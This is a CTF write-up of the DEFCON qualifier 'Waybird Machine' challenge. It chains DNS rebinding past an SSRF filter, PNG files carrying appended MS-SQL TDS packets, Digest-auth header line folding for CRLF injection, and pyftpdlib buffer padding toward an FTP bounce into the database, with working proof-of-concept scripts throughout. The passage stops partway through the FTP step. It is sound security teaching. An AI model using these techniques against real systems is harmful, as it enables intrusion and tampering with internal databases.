This year I participated in the DEFCON qualifiers for the first time. Playing with Friendly Maltese Citizens, I worked with secu23, mirkhoff, m0z, four0four, null001, bmcyver, bradan, and zonkor on the Waybird Machine challenge. Although we didn't end up qualifying, getting to work on a challenge with these legendary players was an amazing experience for me. This writeup is an effort to save this memory!
Waybird Machine (26 Solves)
We're given the following files.
├── babelfish
│   ├── Dockerfile
│   └── start-wrapper.sh
├── docker-compose.yml
├── nginx
│   ├── Dockerfile
│   └── nginx.conf
└── web
    ├── Dockerfile
    ├── bbbird_archive
    │   ├── app
    │   │   ├── __init__.py
    │   │   ├── db.py
    │   │   ├── routes.py
    │   │   ├── scraper.py
    │   │   ├── static
    │   │   │   ├── css
    │   │   │   │   └── style.css
    │   │   │   ├── js
    │   │   │   │   └── script.js
    │   │   │   └── scraped
    │   │   └── templates
    │   │       ├── base.html
    │   │       └── index.html
    │   ├── config.py
    │   └── requirements.txt
    ├── policy.xml
    └── run-web.sh

11 directories, 18 files
Browsing to the application, we can see that it's relatively simple.

Essentially, we're able to provide a URL (and optionally some credentials), which the application will then use to retrieve and archive an image.
A quick attempt at reaching an internal address using this functionality shows that there's obviously some protections in place.

Before we continue, lets quickly check where the flag is so that we can understand our goal.
The Flag
We can see that the flag is loaded into a config from an environment variable.
web/bbbird_archive/config.py
class Config:
    SECRET_KEY = os.environ.get("SECRET_KEY", os.urandom(32))
    FLAG = os.environ.get("FLAG", "bbb{hihellotestflag}")
    # ...snip...
It is then added to a flags table in the DB during initialisation.
web/bbbird_archive/app/db.py
def init_db():
    create_db_cmd = """
    IF DB_ID('birdarchive') IS NULL
    BEGIN
        CREATE DATABASE birdarchive;
    END;
    """
    with _conn(database=None) as conn:
        with conn.cursor() as cur:
            cur.execute(create_db_cmd)
        conn.commit()
    # ...snip...
    insert_flag() # insert the flag

# ...snip...
def insert_flag():
    sql_cmd = """
    INSERT INTO flags
        (flag, is_hidden)
    VALUES
        (%s, %s);
    SELECT SCOPE_IDENTITY() AS id;
    """

    with _conn() as conn:
        with conn.cursor() as cursor:
            cursor.execute(
                sql_cmd, (
                    app.config["FLAG"],
                    1 # is_hidden is set to 1
                ))
            row = cursor.fetchone()
        conn.commit()
    return row
Note that a is_hidden value was set to 1 when the flag was inserted. This value matters later in the get_flags() function, which only returns flags that have is_hidden set to 0.
web/bbbird_archive/app/db.py
def get_flags():
    sql_cmd = """
        SELECT flag from flags WHERE is_hidden = 0;
    """
    with _conn() as conn:
        with conn.cursor() as cursor:
            cursor.execute(sql_cmd)
            return cursor.fetchall()
Looking for calls to get_flags() shows this function gets called when we visit the main page of the application, suggesting that any unhidden flags will be printed there.
web/bbbird_archive/app/routes.py
@app.route("/")
def index():
    try:
        images = db.get_images()
    except Exception:
        images = []
    try:
        flags = db.get_flags()
    except Exception as e:
        flags = []
    return render_template("index.html", images=images, flags=flags)
This makes our goal pretty clear. We need to update the flags is_hidden field in the database to 0.
Back to the image fetch
Going back to the image fetching functionality, we find the scrape() function which is handling the image retrieval.
web/bbbird_archive/app/scraper.py
def scrape(url, auth_user, auth_pass):
    _validate_url(url)
    r = _fetch(url, auth_user, auth_pass)
    # ...snip...
Looking into the _validate_url function, we see the code that was preventing us from accessing internal addresses.
web/bbbird_archive/app/scraper.py
ALLOWED_SCHEMES = ["http", "https"]
BLOCKED_NETWORKS = [
    ipaddress.ip_network("127.0.0.0/8"),
    ipaddress.ip_network("10.0.0.0/8"),
    ipaddress.ip_network("172.16.0.0/12"),
    ipaddress.ip_network("192.168.0.0/16"),
    ipaddress.ip_network("169.254.0.0/16"),
    ipaddress.ip_network("::1/128"),
    ipaddress.ip_network("fc00::/7"),
    ipaddress.ip_network("fe80::/10")
]

def _validate_url(url):
    parsed = urlparse(url)
    if parsed.scheme not in ALLOWED_SCHEMES:
        raise ScrapeError(f"Unsupported URL scheme: {parsed.scheme}")

    hostname = parsed.hostname
    if not hostname:
        raise ScrapeError("URL has no hostname")

    try:
        resolved = socket.getaddrinfo(hostname, None)
    except socket.gaierror:
        raise ScrapeError(f"Cannot resolve hostname: {hostname}")

    for family, _, _, _, sockaddr in resolved:
        ip = ipaddress.ip_address(sockaddr[0])

        if isinstance(ip, ipaddress.IPv6Address) and ip.ipv4_mapped is not None:
            ip = ip.ipv4_mapped

        for network in BLOCKED_NETWORKS:
            if ip in network:
                raise ScrapeError("Access to private/internal addresses is not allowed") # here's our error

    return parsed
We can see that the validation process involves the following steps:
- Parse the users URL
- Check that the URL has a hostname
- Resolve the hostname
- Check that the resolved IP address does not exist in the denied ranges
This is already suspicious, because as we saw earlier in the scrape function _validate_url is a point-in-time validation and its results are not stored or used in the subsequent _fetch call.
def scrape(url, auth_user, auth_pass):
    _validate_url(url) # validate
    r = _fetch(url, auth_user, auth_pass) # fetch using original url
    # ...snip...
This means we can likely use DNS rebinding to bypass this check and make requests to internal resources.
What's worth targeting?
With the assumption that we can use DNS rebinding to request internal resources, what's actually worth targeting? To get some initial ideas, we can look at the entrypoint for the web container, which starts up the main services.
web/run-web.sh
#!/bin/sh
set -e

echo "Waiting for Babelfish..."
while ! python -c "import pymssql; pymssql.connect(server='localhost', port=1433, user='babelfish_user', password='12345678').close()" 2>/dev/null; do
    sleep 2
done
echo "Babelfish ready."

python -m pyftpdlib -D --port 21 -w -d /app/app/static/scraped &

flask init-db

exec gunicorn --bind 0.0.0.0:8000 --workers 4 --timeout 120 'app:app'
This tells us that:
- A babelfish instance is running. Babelfish acts as a translation layer between an MS-SQL client and a PostgreSQL DB. It does this by exposing a port (port
1433) that handles the TDS protocol (the protocol used by MS-SQL). Incoming TDS packets are translated and forwarded to PostgreSQL. - PostgreSQL is running on port
5432(inferred by the existance of babelfish, but can be easily confirmed). - An FTP server is running on port
21. - The web server runs on port
8000.
Another important detail is that direct traffic to PostgreSQL on port 5432 is blocked using iptables.
babelfish/start-wrapper.sh
#!/bin/sh
# Block TCP access to PostgreSQL
# Yes, you could mess with listen_addresses and such in the entrypoint, but that doesn't work or it blocks both TDS and PostgreSQL
iptables -A INPUT -p tcp --dport 5432 -j REJECT
ip6tables -A INPUT -p tcp --dport 5432 -j REJECT

# Drop to postgres user and run original entrypoint
exec setpriv --inh-caps=-all --bounding-set=-all --reuid postgres --regid postgres --init-groups -- /start.sh "$@"
The three things that stand out here are the babelfish instance, the iptables rules, and the FTP server. Weirdly, it seems like the FTP server is not used at all by any component of the challenge. The only interesting thing about it is that its configured to use the /app/app/static/scraped directory, which is where scraped images end up. This is suspicious, and reminded me of a challenge from ECSC 2025, where an FTP bounce attack could be used to interact with an internal database (https://github.com/attacking-lab/ecsc2025-service-firewall#flag-store-1-vuln-3).
This idea actually matches up perfectly with our situation here. If we think about how we could connect the dots, we can theorise an attack path1:
- Cause an image to be scraped. This "image" will actually be a file containing the raw bytes of packets that can be sent to the database (via TDS, rather than PostgreSQL directly because it's blocked).
- Use DNS rebinding to perform an FTP bounce attack that sends the content of the image to the database.
- If the FTP bounce attack is successful, then the flag should no longer be hidden, and we can retrieve it.
To see if this attack chain is possible, we'll simply try to PoC out each individual step.
Scraping an Image Containing TDS Packets
Initially, this seems difficult, since the application won't just download any file we point it at. The scrape() function checks the validity of the image using ImageMagicks identify command.
web/bbbird_archive/app/scraper.py
def scrape(url, auth_user, auth_pass):
    _validate_url(url)
    r = _fetch(url, auth_user, auth_pass)

    content_type = r.headers.get("Content-Type", "")
    ext = MIMETYPE_TO_EXT.get(content_type)
    if not ext:
        parsed = urlparse(url)
        ext = Path(parsed.path).suffix

    tmp = tempfile.NamedTemporaryFile(delete=False, dir=app.config["UPLOAD_FOLDER"], suffix=ext)

    # ...snip...
    try:
    # ...snip...
        meta = verify(tmp.name)
        if meta is None:
            raise ScrapeError("Image verification failed")

        ext = IMAGEMAGICK_FORMAT_TO_EXT.get(meta["format"].upper(), ext)
        safe_name = f"{uuid.uuid4().hex}{ext}"
        dest = os.path.join(app.config["UPLOAD_FOLDER"], safe_name)
        shutil.move(tmp.name, dest)

        meta["file_size"] = os.path.getsize(dest)
        return safe_name, meta
    except:
    # ...snip...

def verify(filepath):
    try:
        result = subprocess.run(["identify", "-format", "%w %h %m", "--", filepath], capture_output=True)
    except subprocess.TimeoutExpired:
    # ...snip... : checking that the output makes sense
    return {
        "width": int(width.decode('utf-8')),
        "height": int(height.decode('utf-8')),
        "format": fmt.decode('utf-8'),
    }
There doesn't seem to be a way to bypass this check entirely, so the file is going to need to be a valid image. Intuitively, it seems like we'd need a polyglot file, which is simultaneously a valid image and a valid sequence of TDS packets. However, this proves to be very difficult. Instead, we can think a bit further down the line to when we actually do the FTP bounce. Specifically, are there are any FTP commands that might help us? For reference, to achieve our goal of sending raw file contents to a destination via FTP, our FTP commands would be:
TYPE I                  # ensure that we're in binary mode
EPRT |1|127.0.0.1|1234| # open a data connection to 127.0.0.1:1234 using IPv4
RETR example.png        # send the raw bytes of 'example.png' over the data connection
After looking through a list of FTP commands, you'll notice the definition of the REST command.
RESTART (REST)
The argument field represents the server marker at which file transfer is to be restarted. This command does not cause file transfer but skips over the file to the specified data checkpoint. This command shall be immediately followed by the appropriate FTP service command which shall cause file transfer to resume.
Essentially, the REST command allows us to send the content of a file starting from an offset we specify. This means that instead of creating a polyglot file, we just need to have the TDS packets be the last bytes in a valid image. This would allow us to do the following.
TYPE I
EPRT |1|127.0.0.1|1234|
REST <offset-to-TDS-packet> # set the offset to the start of the TDS packets
RETR example.png            # send the content starting from the offset
With this approach, the image format we choose just needs to allow arbitrary trailing data. Luckily, this is allowed by a lot of image formats, since parsers will typically stop reading information based on defined length fields or terminators. For example, the PNG file format works on chunks of data that each have specific purposes. The final chunk of a PNG file is a specific type of chunk (IEND) that indicates the end of the image. This means that adding data beyond the IEND chunk has no effect on the identify command.
$ identify -format "%w %h %m" -- example.png # identify a normal png
870 1025 PNG
$ pwn cyclic 2000 >> example.png             # append 2000 garbage characters
$ identify -format "%w %h %m" -- example.png # identify again
870 1025 PNG                                 # same results
We now have a way to create a valid image containing arbitrary trailing data, which we can selectively send using the REST FTP command. The last thing we need to figure out is what data to actually send. To avoid manually constructing TDS packets, we can just spin up the challenge locally, connect to the database, run the SQL query we want, and get the packet bytes from wireshark.
import pymssql

def _conn(database='birdarchive'): # use the same details as the challenge
    return pymssql.connect(
        server=f"localhost:1433",
        user='babelfish_user',
        password='12345678', # always static, lucky!
        database=database,
        as_dict=True,
    )

def run(query):
    sql_cmd = query
    with _conn() as conn:
        with conn.cursor() as cursor:
            cursor.execute(sql_cmd)
            return cursor.fetchall()

run("UPDATE flags SET is_hidden = 0; COMMIT")
There's a lot that could go wrong with this approach:
- What if a packet needs to contain unique information that was returned in response to a previous packet?
- What if the packets need to contain valid information that is unique to the host or the DB instance (e.g. a hostname or IP address)?
Regardless of these potential pitfalls, its worth trying. If it doesn't work, we can just dig deeper to figure out why. Anyway, the following python script takes the raw packets we recorded and sends them to the local database again.
import socket
import time

prelogin = "12[...snip...]00"
login = "10[...snip...]ff"
sqlbatch_1 = "01[...snip...]00"
sqlbatch_2 = "01[...snip...]00"
sqlbatch_3 = "01[...snip...]00"
sqlbatch_4 = "01[...snip...]00"

packets = [
    prelogin,
    login,
    sqlbatch_1, # the attention packet was excluded, it caused issues and wasn't required.
    sqlbatch_2,
    sqlbatch_3,
    sqlbatch_4
]
data = bytes.fromhex("".join(packets))

dest = ("127.0.0.1", 1433)
s = socket.create_connection(dest)
s.sendall(data)
time.sleep(3) # need to keep the connection alive while babelfish does stuff
s.close()
Before running this, we need to set the flag to be hidden again, since we unhid it when we generated the traffic earlier.
run("UPDATE flags SET is_hidden = 1; COMMIT") # hide itNow that it's hidden again, we can run our script, and sure enough we see that the flag is unhidden again.

This means we have everything we need to generate valid images containing TDS packets.
import png

prelogin = "12[...snip...]00"
login = "10[...snip...]ff"
sqlbatch_1 = "01[...snip...]00"
sqlbatch_2 = "01[...snip...]00"
sqlbatch_3 = "01[...snip...]00"
sqlbatch_4 = "01[...snip...]00"

packets = [
    prelogin,
    login,
    sqlbatch_1,
    sqlbatch_2,
    sqlbatch_3,
    sqlbatch_4
]

data = bytes.fromhex("".join(packets))

image = png.from_array([[0,0,0]], 'L').save("./exploit_image.png") # create a PNG with a single pixel
with open("./exploit_image.png", "ab") as f:
    f.write(data) # append our TDS packets to the file
$ identify -format "%w %h %m" -- exploit_image.png
3 1 PNG # identify is happy with the exploit image, so the scraper will download it.DNS Rebinding to Interact with FTP
Now that we have our crafted images, and they can be scraped, we need to reach the point where we can run FTP commands. As we discussed earlier, this will involve DNS rebinding so that a scrape HTTP request is instead sent to the internal FTP server. To get this working locally, we'll update the docker-compose.yml file to make the web container use the host as a nameserver. This will allow us to emulate the behaviour of properly registring a domain name and configuring a nameserver.
docker-compose.yml
services:
  nginx:
    [...snip...]

  web:
    build: ./web
    ports:
      - "80:80"
      - "1433:1433"
      - "21:21"
    environment:
    [...snip...]
    restart: unless-stopped
    dns:
      - 172.17.0.1 # make the web container use the host as the DNS server

  babelfish:
    [...snip...]
Then we can write a small DNS server that handles the DNS rebinding.
from dnslib.server import BaseResolver, DNSServer
from dnslib.dns import RR
import time

class Rebinder(BaseResolver):
    def __init__(self):
        self.response_counter = 0

    def resolve(self, request, handler):
        reply = request.reply()
        qname = request.questions[0].qname
        if (request.questions[0].qtype != 1):
            return reply # we only want to respond to A questions

        if (self.response_counter % 2):
            reply.add_answer(*RR.fromZone(f"{qname} 0 A 127.0.0.1")) # ttl is 0
        else:
            reply.add_answer(*RR.fromZone(f"{qname} 0 A 142.250.195.174")) # ttl is 0

        self.response_counter += 1
        return reply

server = DNSServer(Rebinder(), address="172.17.0.1", port=53)
server.start_thread()
while True:
    time.sleep(5)
The responses from this DNS server will flip back and forth between 142.250.195.174 (a google IP) and 127.0.0.1.
$ nslookup
> example.com

Name:	example.com
Address: 142.250.195.174
> example.com

Name:	example.com
Address: 127.0.0.1
> example.com

Name:	example.com
Address: 142.250.195.174
> example.com

Name:	example.com
Address: 127.0.0.1
Now when we scrape a URL, the application should:
- Resolve the domain and receive
142.250.195.174. - Validate that
142.250.195.174is not a private IP address. - Make a HTTP request to the URL, which resolves the domain again. This time it resolves to
127.0.0.1, and the request is sent there.
This means we can scrape a URL like http://rebinding:21/ABC to send the HTTP request to the FTP server. This results in the following FTP logs, indicating that our DNS rebinding was successful!
127.0.0.1:45330-[] FTP session opened (connect)
127.0.0.1:45330-[] -> 220 pyftpdlib 2.2.0 ready.
127.0.0.1:45330-[] <- GET /ABC HTTP/1.1
127.0.0.1:45330-[] -> 500 Command "GET" not understood.
127.0.0.1:45330-[] <- Host: rebinding:21
127.0.0.1:45330-[] -> 500 Command "HOST:" not understood.
127.0.0.1:45330-[] <- User-Agent: python-requests/2.34.2
127.0.0.1:45330-[] -> 500 Command "USER-AGENT:" not understood.
127.0.0.1:45330-[] <- Accept-Encoding: gzip, deflate
127.0.0.1:45330-[] -> 500 Command "ACCEPT-ENCODING:" not understood.
127.0.0.1:45330-[] <- Accept: */*
127.0.0.1:45330-[] -> 500 Command "ACCEPT:" not understood.
127.0.0.1:45330-[] <- Connection: keep-alive
127.0.0.1:45330-[] -> 500 Command "CONNECTION:" not understood.
127.0.0.1:45330-[] <-
127.0.0.1:45330-[] -> 500 Command "" not understood.
We run into another issue now though. We only control the path and the hostname of the HTTP request, both of which have their own limitations. The path we provide will be URL encoded and otherwise limited by the python requests library, and in a real deployment, the hostname can't be malformed in anyway and must be valid. This prevents us from using either of these fields for CRLF injection, which we'd need in order to start sending valid FTP commands.
CRLF Injection to Send Valid FTP Commands
To get an idea of how we might get CRLF injection, we can look back at the scraper source code to see if we can extend our control over the HTTP request. Notably, there is special handling for 401 status codes returned by the server being scraped. If you recall, the scraper supports optional credentials being supplied, this is the part of the code that uses them to authenticate.
web/bbbird_archive/app/scraper.py
def _fetch(url, auth_user, auth_pass):
    try:
        r = requests.get(url, allow_redirects=False)
        if r.status_code == 401:
            r.close()
            auth_header = r.headers.get("WWW-Authenticate", "").lower()
            if "basic" in auth_header:
                r = requests.get(url, auth=HTTPBasicAuth(auth_user, auth_pass), allow_redirects=False)
            elif "digest" in auth_header:
                r = requests.get(url, auth=HTTPDigestAuth(auth_user, auth_pass), allow_redirects=False)
            else:
                raise ScrapeError(f"Unsupported auth method {auth_header}")
        r.raise_for_status()
        return r
The code simply checks for a WWW-Authenticate header in the initial response, and then sends the request again with either Basic or Digest authentication depending on its value. At a glance, the Basic authentication is not very interesting here, since our extra username and password inputs would only be included in the request after being base64 encoded. However, the Digest authentication process is a little more complicated, and might give us some interesting control. The RFC that defines Digest authentication outlines the below flow:
- If a client attempts to access a retricted resource, the server must respond with a
WWW-Authenticateheader containing adigest-challenge. This challenge includes fields likerealm,domain,nonce, etc. - The client is then expected to retry the request, including an
Authorizationheader containing adigest-response. Thedigest-responsecontains theusernameand other relevant fields (likerealmandnonce) as quoted strings. - The server authenticates the user using the
digest-responseand allows them to access the restricted resource.
Based on this, it sounds like we could get some control over the Authorization header that the scraper sends. To test this, we'll write a small web server that returns a WWW-Authenticate header and logs incoming requests.
from http.server import HTTPServer, BaseHTTPRequestHandler

class Handler(BaseHTTPRequestHandler):
    def do_GET(self):
        print(self.headers)
        self.send_response(401, "Unauthorized")
        self.send_header("WWW-Authenticate", 'Digest realm="test", nonce="testing"')
        self.end_headers()
        return

addr = ('198.0.2.1', 8000)
http = HTTPServer(addr, Handler)
http.serve_forever()
To simulate this web server being accessible on the Internet, we can create a dedicated dummy interface for the web server, making it available at 198.0.2.1.
nmcli connection add type dummy ifname web ipv4.method manual ipv4.addresses 198.0.2.1/32After temporarily removing the custom DNS server, we can scrape http://198.0.2.1:8000 and observe how the scraper behaves.
172.18.0.2 - - [04/Sep/2026 16:55:57] "GET / HTTP/1.1" 401 -
Host: 198.0.2.1:8000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive


172.18.0.2 - - [04/Sep/2026 16:55:57] "GET / HTTP/1.1" 401 -
Host: 198.0.2.1:8000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authorization: Digest username="test_username", realm="test", nonce="testing", uri="/", response="2addb6d1585878fad60de422240f8b96"
Just as we thought, we get a decent amount of control over the digest-response fields sent by the scraper. However, if we try to inject a newline into the username field, python requests throws an error before the request is sent.
ValueError: Invalid header value b'Digest username="te\nst", realm="test", nonce="testing", uri="/", response="3bfdf81df12ee34f5b294043ced69684"'Similarly, if we try to add a newline into the realm or nonce fields we send in our digest-challenge, python requests fails to parse the HTTP response.
urllib3.exceptions.HeaderParsingError: [MissingHeaderBodySeparatorDefect()], unparsed data: 'est", nonce="testing"\r\n\r\n'This behaviour makes sense, since the ability to inject raw newlines in the clients request would be a security issue in python requests itself. However, there's a quirk of the HTTP specification that we can leverage here to preserve the newline and still have the header be valid. This quirk is known as 'obsolete line folding' (obs-fold), which allows HTTP headers to extend over multiple lines, as long as each line is prepended with a space or horizontal tab. We can modify our web server to implement this for the realm field, and see if it works.
self.send_header("WWW-Authenticate", 'Digest realm="\n test\n ", nonce="testing"')172.18.0.2 - - [04/Sep/2026 17:46:12] "GET / HTTP/1.1" 401 -
Host: 198.0.2.1:8000
User-Agent: python-requests/2.34.2
Accept-Encoding: gzip, deflate
Accept: */*
Connection: keep-alive
Authorization: Digest username="test", realm="
test
", nonce="testing", uri="/", response="c8890b3ab3624caf41836ef16d0b764d"Nice! We have our CRLF injection, but there's one more problem. The prepended space means that any injected FTP command will be invalid, since FTP typically requires the command to match exactly with what it expects. To figure out if there might be a way around this, we can read the source code of the pyftpdlib FTP server. Pretty quickly, we can find the class that handles the connection and our input. Notably, it defines the incoming data buffer to have a size of 65536.
pyftpdlib/handlers/ftp/data.py
class DTPHandler(AsyncChat):
    """Class handling server-data-transfer-process (server-DTP, see
    RFC-959) managing data-transfer operations involving sending
    and receiving data.

    Class attributes:
    [...snip...]
     - (int) ac_in_buffer_size: incoming data buffer size (defaults 65536)

     - (int) ac_out_buffer_size: outgoing data buffer size (defaults 65536)
    """

    timeout = 300
    ac_in_buffer_size = 65536 # here
    ac_out_buffer_size = 65536
What happens if our command fills this buffer? A natural guess would be that the remaining data is either discarded, or processed separately. We can test this with a simple script.
from pwn import remote, cyclic
import time

r = remote('localhost', 21)

r.sendline(b"USER anonymous\r")
time.sleep(1)
r.sendline(b"PASS n\r")
time.sleep(1)
r.send(b" " + cyclic(65535) + b"LIST\r\n")
This results in the following FTP logs.
172.18.0.1:54132-[] FTP session opened (connect)
172.18.0.1:54132-[] -> 220 pyftpdlib 2.2.0 ready.
172.18.0.1:54132-[] <- USER anonymous
172.18.0.1:54132-[] -> 331 Username ok, send password.
172.18.0.1:54132-[anonymous] <- PASS ******
172.18.0.1:54132-[anonymous] -> 230 Login successful.
172.18.0.1:54132-[anonymous] USER 'anonymous' logged in.
172.18.0.1:54132-[anonymous] -> 500 Command too long.
172.18.0.1:54132-[anonymous] -> 500 Command too long.
It didn't seem to work, but notice that there were TWO 'Command too long' errors. This means the buffer did fill up, reset, and process the remaining data separately, but not at the boundary we expected. I'm not sure exactly why this is the case, but we can just adjust our offset until it works. In this case, the correct offset was 43439.
from pwn import remote, cyclic
import time

r = remote('localhost', 21)

r.sendline(b"USER anonymous\r")
time.sleep(1)
r.sendline(b"PASS n\r")
time.sleep(1)
r.send(b" " + cyclic(43439) + b"LIST\r\n")172.18.0.1:56816-[] FTP session opened (connect)
172.18.0.1:56816-[] -> 220 pyftpdlib 2.2.0 ready.
172.18.0.1:56816-[] <- USER anonymous
172.18.0.1:56816-[] -> 331 Username ok, send password.
172.18.0.1:56816-[anonymous] <- PASS ******
172.18.0.1:56816-[anonymous] -> 230 Login successful.
172.18.0.1:56816-[anonymous] USER 'anonymous' logged in.
172.18.0.1:56816-[anonymous] -> 500 Command too long.
172.18.0.1:56816-[anonymous] <- LIST
172.18.0.1:56816-[anonymous] -> 150 File status okay. About to open data connection.Things get a little more complicated when we consider that we need to do this for a total of 6 FTP commands. This means we're going to need a solid understanding of how the buffer is being handled, and how we can ensure that every FTP command lands on the boundary.
While reading the implementation of the FTP handler, we come across the collect_incoming_data() function, which is what caused the '500 Command too long.' error we saw earlier.
pyftpdlib/handlers/ftp/control.py
